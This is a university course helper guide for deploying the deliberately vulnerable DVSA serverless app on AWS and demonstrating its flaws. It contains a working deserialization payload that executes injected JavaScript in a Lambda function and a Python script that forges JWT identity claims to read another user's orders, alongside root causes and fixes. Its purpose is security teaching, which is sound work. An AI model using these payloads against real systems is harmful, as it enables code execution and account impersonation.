

ICS-344: Information Security

Course Project: DVSA Vulnerability Discovery and Remediation

Helper Guide

King Fahd University of Petroleum and Minerals (KFUPM)

Course: ICS-344

Term: 252

Title: Information Security

Date Assigned: 14 March 2026

Instructor:

Due Date: _____

1 Setup Guide

Note

Besides this written guideline, there is also a video demonstration available. Please refer to the provided course materials while performing the deployment.

Part 1) Goal and Vulnerability Summary

This guide helps you deploy DVSA from the AWS Serverless Application Repository (SAR) in **us-east-1**, verify that it is working, and prepare the environment for the later vulnerability demonstrations.

Important Warning

DVSA is intentionally vulnerable. It must be deployed **only** in a **non-production AWS account**. It is for legal classroom demonstration only and must never be used maliciously.

Where DVSA Runs After Deployment

When DVSA is deployed from SAR, the application runs fully inside AWS:

- **Frontend:** a static website hosted on an S3 website endpoint (WebsiteURL).
- **Backend:** API Gateway + Lambda functions.
- **Data layer:** DynamoDB tables, S3 buckets (including receipts), SQS, and supporting cloud resources.

The DVSA repository files on your laptop are only needed if you later decide to modify the source and redeploy it yourself.

1) Prerequisites

AWS Account and Region

- Use a dedicated **non-production** AWS account.
- Set the AWS region to **us-east-1** (N. Virginia).
- On your local machine, install:
 - AWS CLI v2
 - curl (recommended)
 - jq (recommended for readable JSON output)

Install AWS CLI on Linux

Install the tools below so your terminal can communicate with AWS directly.

```

sudo apt update
sudo apt install -y unzip curl

curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip" -o /tmp/awscliv2.zip
unzip -q /tmp/awscliv2.zip -d /tmp
sudo /tmp/aws/install

aws --version

```

2) Deploy DVSA from the AWS Serverless Application Repository

Console Deployment Steps

1. Open the AWS Console.
2. Navigate to **Serverless Application Repository**.
3. Search for **OWASP DVSA (Damn Vulnerable Serverless Application)**.
4. Check the option that says *Show apps that create custom IAM roles or resource policies*.
5. If found, Click **DVSA**
6. Fill in the required parameters:
 - **AdminEmail**: use a real email address that you control.
 - **WebsiteBucketPrefix**: choose a globally unique value, for example `dvsa-student-2026`.
7. Acknowledge the IAM capability prompts.
8. Click **Deploy**

After Deployment Completes

1. Click **View CloudFormation Stack**.
2. Open the **Outputs** tab.
3. Copy the `WebsiteURL` value.
4. Open that URL in your browser. This is your live DVSA website.




Figure 1: CloudFormation Outputs tab showing the DVSA WebsiteURL.

Quick Functional Check

Before moving to the vulnerability demonstrations, verify that the deployment works:

- Open the website in your browser.
- Register a user account.
- Log in successfully.
- Add products to the cart.
- Navigate the main order flow.

Takeaway / Lessons Learned

At this point, you should have a fully deployed DVSA instance in AWS and a working WebsiteURL. This environment will be used for all subsequent demonstrations.

2 Vulnerability Demonstration Lessons

Note

The following demonstrations are intended for your own DVSA deployment in the controlled course environment. Use them as guided examples of how to discover, validate, and reason about vulnerabilities in serverless systems.

Lesson #1 and Lesson #9: Event Injection and Vulnerable Dependencies

Part 1) Goal and Vulnerability Summary

In this demonstration, you will exploit a Remote Code Execution (RCE) condition caused by insecure deserialization in a serverless Node.js application. You will inject malicious JavaScript through API Gateway, interact with the Lambda execution environment, and confirm the result through CloudWatch logs.

Part 2) Why This Works / Root Cause

The vulnerable behavior is caused by a legacy Node.js library that deserializes attacker-controlled input in an unsafe way. Unlike normal `JSON.parse()`, the library accepts serialized functions. If the payload contains the special function marker and the function ends with parentheses, the library will effectively evaluate and execute the function body during deserialization.

This means an attacker may gain code execution **as soon as the payload is parsed**, even before the rest of the normal application logic finishes.

Part 3) Environment and Setup

Locate the public API endpoint that the DVSA frontend uses:

1. Log in to the AWS Management Console.
2. Search for and open the **API Gateway**.
3. Open the DVSA API (for example, a name similar to `serverlessrepo-OWASP-DVSA-APIS`).
4. In the left menu, click **Stages**.
5. Open the active stage (often Prod or Stage).
6. Copy the **Invoke URL**. It looks like `https://[api-id].execute-api.[region].amazonaws.com/Stage`.
7. Append `"/order"` to the end of that URL.

Your final target should look similar to:

```
https://[api-id].execute-api.us-east-1.amazonaws.com/Stage/order
```

Part 4) Reproduction Steps

AWS Lambda provides a temporary writable directory at `/tmp`. The payload below writes a file into that directory, reads it back, and logs its content through the backend process. Open your Linux terminal and run the following curl command, replacing `"YOUR_API_GATEWAY_URL"` with the URL you found in Phase 2.

```
curl -X POST "[YOUR_API_GATEWAY_URL]" \
-H "Content-Type: application/json" \
-d '{"action": "_$$_$$_function(){ var fs = require("\fs"); fs.writeFileSync("/tmp/pwned.txt", \
  \, \
  \You are reading the contents of my hacked file!\"); var fileData = fs.readFileSync("/tmp/pwned.txt", \
  \, \
  \utf-8"); console.error("\FILE READ SUCCESS: \" + fileData); }()", "cart-id":""}'
```




Figure 2: Screenshot of the API Gateway stage page showing the Invoke URL.

Note

A likely response in the terminal is:

```
{"message": "Internal server error"}
```

In this particular lesson, that generic error is not a failure of the attack. The important evidence appears in the backend logs.

Part 5) Evidence and Proof

1. Open the AWS Console.
2. Go to **CloudWatch**.
3. In the left menu under Logs, open **Log Management**.
4. Search for the log group `/aws/lambda/DVSA-ORDER-MANAGER`.
5. Open the most recent log stream.
6. Look for the log line produced by the injected code.

The key evidence you want to see is similar to:

```
FILE READ SUCCESS: You are reading the contents of my hacked file!
```

After your injected function runs, the application continues its usual processing path. Because this specific proof-of-concept request does not include a valid authorization header, later parts of the handler attempt to work with missing values and eventually crash. API Gateway then hides the backend crash and returns a generic 500-style error to the client.

So the important lesson is this: **the request can fail from the user perspective while the malicious code still executed successfully on the backend.**

Part 6) Fix Strategy / Probable Mitigation

A likely fix is to remove unsafe deserialization behavior from the request path, eliminate any library that accepts serialized functions from attacker-controlled input, and strictly validate incoming JSON against an allowlisted schema before processing. In addition, vulnerable third-party packages should be replaced or upgraded to safe alternatives.

Takeaway / Lessons Learned

This demonstration shows how a vulnerable dependency can convert a simple JSON request into immediate backend code execution. In serverless systems, such flaws are especially dangerous because they run inside managed compute environments that still have file access, environment variables, and service permissions.




Figure 3: Screenshot of CloudWatch Logs showing the injected message FILE READ SUCCESS

Lesson #2: Broken Authentication

Note

A video demonstration is also available for this.

Part 1) Goal and Vulnerability Summary

In this lesson, you will study a broken authentication flaw caused by improper JSON Web Tokens (JWT) validation. The application uses a JWT as an authentication token to identify the user making a request like "show me my orders". Normally, the backend should verify the token's signature before trusting any identity information inside it.

In this vulnerable case, the backend trusts claims such as `username` and `sub` from the JWT payload without properly verifying that the token was genuinely issued and has not been modified. As a result, an attacker may be able to change those identity fields and make the system treat them as another user.

By comparing normal behavior with vulnerable behavior, you will see how trusting an unverified token can lead to user impersonation and unauthorized access to another user's order data.

Part 2) Why This Works / Root Cause

A JWT has three parts:

`header.payload.signature`

The payload contains claims such as `username` and `sub`, while the signature is supposed to prove that the token was issued by a trusted identity provider and has not been modified.

If the backend only decodes the payload and never verifies the signature, an attacker can:

1. decode the payload,
 2. change user identity fields,
 3. re-encode the payload,
 4. reuse the original signature or an arbitrary one,
- and the backend may still accept the token as valid.

Part 3) Environment and Setup

Before starting the exploit:

- Ensure DVSA is deployed and reachable in the browser.
- Create two non-admin users:
 - **User B** — attacker

– **User C** — victim

- Make sure both users place at least one order.
- Ensure curl, python3, and jq are installed (the command to install them is the following:).

```
sudo apt-get install -y curl python3 jq
```

Part 4) Reproduction Steps

This includes the following steps: Step 1 – Step 6

Step 1 — Create Accounts and Generate Data

1. Open DVSA in the browser.
2. Create **User B**, log in, and place an order.
3. Create **User C**, log in, and place an order.

You will later extract:

- TOKEN_B (User B access token)
- TOKEN_C (User C user ID from token payload)
- ORDER_C (User C order-id)
- Note: The victim's user id is needed to steal the victim's order list. Once you have the order list, you already got the order IDs.

Step 2 — Capture Tokens from DevTools

First, log in as **User B**, then, click on the left panel, then select "Orders". You will see "My order" page. Then:

1. Press F12 in Keyboard to open Developer Tools.
2. Open the **Network** tab.
3. Filter to **Fetch/XHR**. Then click on a order ID from your "My orders" page. Then look at the right panel (DevTools), under Header.
4. Under General, copy the request URL.
5. Under Request Headers, copy the long authorization Token.
6. Then go to the linux terminal and run the following commands using your copied values:

```
export API="https://<API_ID>.execute-api.<region>.amazonaws.com/dvsa/order"
export TOKEN_B="<paste User B authorization token here>"
```

Repeat for User C

Now repeat the same process while logged in as **User C** in DVSA. Once you copied the Token from User C, run the following command in terminal:

```
export TOKEN_C="<paste User C authorization token here>"
```

Decode the Tokens and Learn the Victim Identity

Run the following helper script to decode both JWT payloads and print their identity claims. Then save victim's username as an environment variable in terminal.

```
python3 - <<'PY'
import os, json, base64

def decode(token):
    payload = token.split(".")[1]
    payload += "=" * (-len(payload) % 4)
```




Figure 4: Screenshot of DevTools Network showing the order request and its authorization header.

```
return json.loads(base64.urlsafe_b64decode(payload.encode()))

for name in ["TOKEN_B", "TOKEN_C"]:
    data = decode(os.environ[name])
    print("\n"+name)
    print("username:", data.get("username"))
    print("sub      :", data.get("sub"))
PY
```

```
export VICTIM_USER="<User C username/sub printed above>"
```

Step 3 — Confirm Normal Behavior First

Before forging any token, verify that User B cannot normally view another user's orders. In the same terminal, run the following:

```
curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw '{"action": "orders"}' | jq
```

Note

At this stage, User B should only see User B's own orders.

Step 4 — Forge a Token by Editing the JWT Payload

Now we will create a forged token that looks like User C by changing the JWT payload fields. Run the following command/script in the same terminal. The script will do:

- start from TOKEN_B,
- decode the payload,
- replace username and sub with the victim identity,
- re-encode the payload,
- keep the original header and signature.

```

export FAKE_AS_C="$(
python3 - <<'PY'
import os, json, base64

t = os.environ["TOKEN_B"]
victim = os.environ["VICTIM_USER"]

h,p,s = t.split(".")
p += "=" * (-len(p) % 4)
data = json.loads(base64.urlsafe_b64decode(p.encode()))

# Impersonate victim
data["username"] = victim
data["sub"] = victim

newp = base64.urlsafe_b64encode(
    json.dumps(data, separators=(",", ":")).encode()
).rstrip(b"=").decode()

print(f"{h}.{newp}.{s}")
PY
)"
echo "Forged token length: ${#FAKE_AS_C}"

```


Step 5 — Use the Forged Token to Steal the Victim's Order List

Now call the Orders API using the forged token, as follows:

```

curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $FAKE_AS_C" \
--data-raw '{"action":"orders"}' | jq

```



```

(base) kamrul@kamrulpc:~$ curl -s "$API" -H "content-type: application/json" -H "authorization: $FAKE_AS_C" --data-raw '{"action":"orders"}' | jq
{
  "status": "ok",
  "orders": [
    {
      "order-id": "d599c838-2d2a-434f-a594-98229375a00f",
      "date": 1773049309,
      "total": 32,
      "status": "shipped",
      "token": "U9HFhsQnGn29"
    },
    {
      "order-id": "cc3e08b0-cd33-484f-aea7-12075f4bd9e9",
      "date": 1773048220,
      "total": 40,
      "status": "shipped",
      "token": "izABHgZJnyvv"
    }
  ]
}

```

Figure 5: Screenshot of the forged-token request showing the victim's order list in the response..

Note

If the system is vulnerable, the response will contain **User C's** orders rather than only User B's. Copy one victim order ID from the response and run the following command:

```

export ORDER_C="<paste one order-id from the response>"

```

Step 6 — Fetch Full Order Details with the Forged Token

```
curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $FAKE_AS_C" \
--data-raw '{"action":"get","order-id":"$ORDER_C"}' | jq
```

Note

A successful exploit typically returns the victim's order record, including user identifiers and additional order details.

Part 5) Evidence and Proof

This vulnerability is confirmed if the forged token returns another user's order list or full order details. The key proof is that only the JWT payload was altered, yet the backend still accepted the request and authorized access based on unverified identity claims. In DVSA, the vulnerable pattern is usually found in the API layer that processes the authorization token. If the code only decodes the JWT payload and then uses fields such as `username` or `sub` for access control, without validating the signature and basic claims, then the system is vulnerable to token forgery and user impersonation.

Part 6) Fix Strategy / Probable Mitigation

The appropriate fix is to verify the JWT signature and required claims before trusting any identity field such as `username` or `sub`. Public endpoints that rely on authentication should reject any tampered or unverifiable token.

Practicality Discussion

This attack only requires:

- any valid token belonging to the attacker, and
- some identifier for the victim.

In real systems, those victim identifiers often leak through:

- URLs,
- receipts,
- support pages,
- API responses,
- enumeration endpoints.

Part 7) Code / Config Changes

See it in Section 3.

Part 8) Verification After Fix

See it in Section 3.

Part 9) Structured Operation and Security Analysis

The following shows how the structured analysis should be completed for **Lesson #2: Broken Authentication**. **Table A** captures the intended logic, the sources used to infer that logic, and the comparison between normal and exploit behavior. **Table B** captures why the exploit represents a security deviation, how it should be classified, how it was fixed, and how the fix was verified.

Example structured summary for Lesson #2 — Table A

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Broken Authentication	Only a valid, verified JWT may determine user identity; User B must not access User C's orders.	Browser login and orders workflow; captured /order API request; JWT structure and claims; exploit response; backend authentication logic.	Using TOKEN_B, the Orders API returns only User B's own orders.	After modifying the JWT payload and reusing the token, the forged request returns User C's order list or order details.

Example structured summary for Lesson #2 — Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Broken Authentication	The backend trusted identity claims from a JWT whose integrity was not properly verified. This violates the intended authentication and authorization logic because attacker-controlled claims were used to authorize access to another user's data.	Intentional misuse / security-relevant abuse	Verify JWT signature and required claims before trusting <code>username</code> or <code>sub</code> in the backend authentication / authorization path.	After the fix, the forged token is rejected, victim data is no longer returned, and a legitimate token still allows access only to the correct user's orders.	<i>Optional: e.g., 120 ms / 128 ms</i>

Part 10) Takeaway / Lessons Learned

Broken JWT validation is not a cosmetic issue. It is a direct path to account impersonation. In a serverless architecture, once the wrong identity is trusted by the backend, every downstream function may perform actions on behalf of the attacker.

Lesson #7: Over-Privileged Function

Part 1) Goal and Vulnerability Summary

This lesson demonstrates that a Lambda execution role can grant far more AWS permissions than a function actually needs. In serverless systems, this dramatically increases blast radius whenever code execution or abuse becomes possible.

Part 2) Why This Works / Root Cause

The weakness in this lesson is not the business logic of the function itself, but the excessive IAM permissions attached to its execution role. In AWS serverless systems, any code running inside a Lambda function automatically inherits the role's temporary credentials. As a result, if the function is abused or compromised, the attacker can perform any AWS action allowed by that role, even if those actions are unrelated to the function's intended purpose. The root cause is therefore over-privileged role design and failure to enforce least privilege.

Part 3) Environment and Setup

Step 1: Find the function

1. Open AWS Console.
2. Go to **Lambda**, then from left panel, click on "Functions".
3. Search for DVSA-SEND-RECEIPT-EMAIL.

Step 2: Open the execution role

1. Open the function page.
2. Go to **Configuration Tab** → **Permissions (look at the left panel)**.
3. Under execution role tab, click the execution role name.




Figure 6: Screenshot of the DVSA-SEND-RECEIPT-EMAIL function and its execution role link..

Part 4) Reproduction Steps

On the IAM role page, review the attached policies (on the Permissions tab.). Typical findings include:

- AWSLambdaBasicExecutionRole
- AmazonSESEFullAccess
- SendReceiptFunctionRolePolicy1 (S3 access)
- SendReceiptFunctionRolePolicy2 (DynamoDB access)
- SendReceiptFunctionRolePolicy3 (STS GetCallerIdentity)

When reviewing the policies, look for over-privilege signals such as:

- S3 permissions apply to all buckets / all objects (wildcard resources):
 - `arn:aws:s3::*`
 - `arn:aws:s3::*/*`
- DynamoDB policy problem (blast radius):
 - `arn:aws:dynamodb:REGION:ACCOUNT:table/*`
 - index wildcards
- unnecessarily broad SES permissions such as `AmazonSESEFullAccess`




Figure 7: Screenshot of the role permissions page highlighting broad S3, DynamoDB, or SES permissions..

Part 5) Evidence and Proof

At this point, we have a hypothesis: “This Lambda has far more permissions than required.” Now we will prove it.

Step 1: Open IAM Policy Simulator

1. Go to **IAM**.
2. On the dashboard, locate the **Tools** area.
3. Open **Policy simulator**.

Step 2: Select the execution role

1. In IAM Policy Simulator window, in the left panel, change the identity type from Users to Roles.
2. Search for the receipt function role (serverlessrepo-OWASP-DVSA-SendReceiptFunctionRole-...).

Step 3: Run S3 blast-radius tests

- On right side, select service: **Amazon S3**
- Add actions:
 - `GetObject`
 - `PutObject`
- For each action, test with a resource ARN like:


```
arn:aws:s3:::some-bucket/some-key
```
- Click Run Simulation
- Result we observed:
 - `s3:GetObject` → Allowed
 - `s3:PutObject` → Allowed

Expected idea: The role can read/write objects in any bucket (depending on bucket policies), which is far

beyond “send a receipt”.

Step 4 — Run DynamoDB Blast-Radius Tests In the simulator:

- Select service: **Amazon DynamoDB**
- Add actions:
 - Scan
 - GetItem
 - PutItem
 - DeleteItem
- Test with a resource ARN like:
`arn:aws:dynamodb:us-east-1:<ACCOUNT_ID>:table/some-table`
- Click Run Simulation
- Result we observed:
 - dynamodb:Scan → Allowed
 - dynamodb:GetItem → Allowed
 - dynamodb:PutItem → Allowed
 - dynamodb:DeleteItem → Allowed

The above results mean that the role can read, modify, and delete data in any DynamoDB table in that region/account, not just DVSA tables. If broad actions are allowed on unrelated tables, the role has excessive access.




Figure 8: Screenshot of IAM Policy Simulator showing allowed S3 and DynamoDB actions for the Lambda role.

Prove What the Function Actually Uses with CloudTrail Step 5: Enable CloudTrail

1. Go to **CloudTrail** → **Trails**.
2. Click **Create trail**.
3. Suggested settings:
 - Trail name: `dvsa-policygen-trail`
 - Multi-region trail: **Yes**
 - Management events: **On**
 - Data events: **Off**
 - Let AWS create the log bucket automatically
4. Confirm trail status becomes Logging.

Step 6: Trigger the function

We need real activity to show up in CloudTrail.

1. Go back to DVSA.

